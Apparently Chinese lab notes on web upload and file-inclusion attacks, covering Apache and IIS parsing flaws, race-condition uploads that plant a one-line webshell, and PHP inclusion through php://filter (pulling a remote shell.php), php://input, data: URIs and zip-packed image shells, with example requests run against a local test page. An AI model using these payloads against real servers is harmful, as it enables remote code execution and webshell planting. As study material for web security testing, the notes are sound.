

**apache解析漏洞**






**iis解析漏洞**

类型1:


一个是如果目录名以".asp 、.asa、.cer、.cdx "字符串结尾，那么这个目录下所有的文件都会按照 asp格式 去解析。eg: “test.asp/1.jpg”






类型2:


文件名中含有".asp;、.asa;、.cer;、.cdx;会优先按 asp 来解析 eg： “1.asp;.jpg”






**文件竞争上传**


上传文件内容



对上传文件添加字典 控制发包










并发访问上传的页面










开始上传



成功访问到，并生成一句话









**本地文件包含**






**远程文件包含**











**需要**

**php.ini 中的配置选项**

**allow\_url\_fopen=On**


**allow\_url\_include=On**






**使用php://filter进行文件包含**

|  |
| --- |
| **http://localhost/diy/fileinclude/includeTest.php?page=php://filter/read=convert.base64-encode/resource=http://192.168.1.12:8095/shell.php** |




Base64解码即可获得伪协议包含到的数据




**使用php://input进行文件包含**

需要开启allow\_url\_include=on，对allow\_url\_fopen不做要求

php://input 放在get请求参数后面 具体的执行代码放在post请求体中




|  |
| --- |
| GET /diy/fileinclude/includeTest.php?page=php://input  HTTP/1.1  <?php phpinfo();?> |




**使用data:text/plain进行文件包含**用法1：?file=data:text/plain;base64,编码后的php代码

|  |
| --- |
| GET /diy/fileinclude/includeTest.php?page=data:text/plain;base64,PD9waHAgcGhwaW5mbygpOyA/Pg== HTTP/1.1 |



用法2：?file=data:text/plain,<?php 执行内容 ?>


|  |
| --- |
| GET /diy/fileinclude/includeTest.php?page=data:text/plain,<?php%20phpinfo();?> HTTP/1.1 |



**使用zip进行文件包含**

需要注意的是，压缩为zip之后，后缀名称可以更改为jpg等其他后缀,因为只要是用zip协议压缩的就行，和文件后缀没有关系

没有更改文件后缀的情况下



将图片马压缩，再将图片马改后缀为jpg

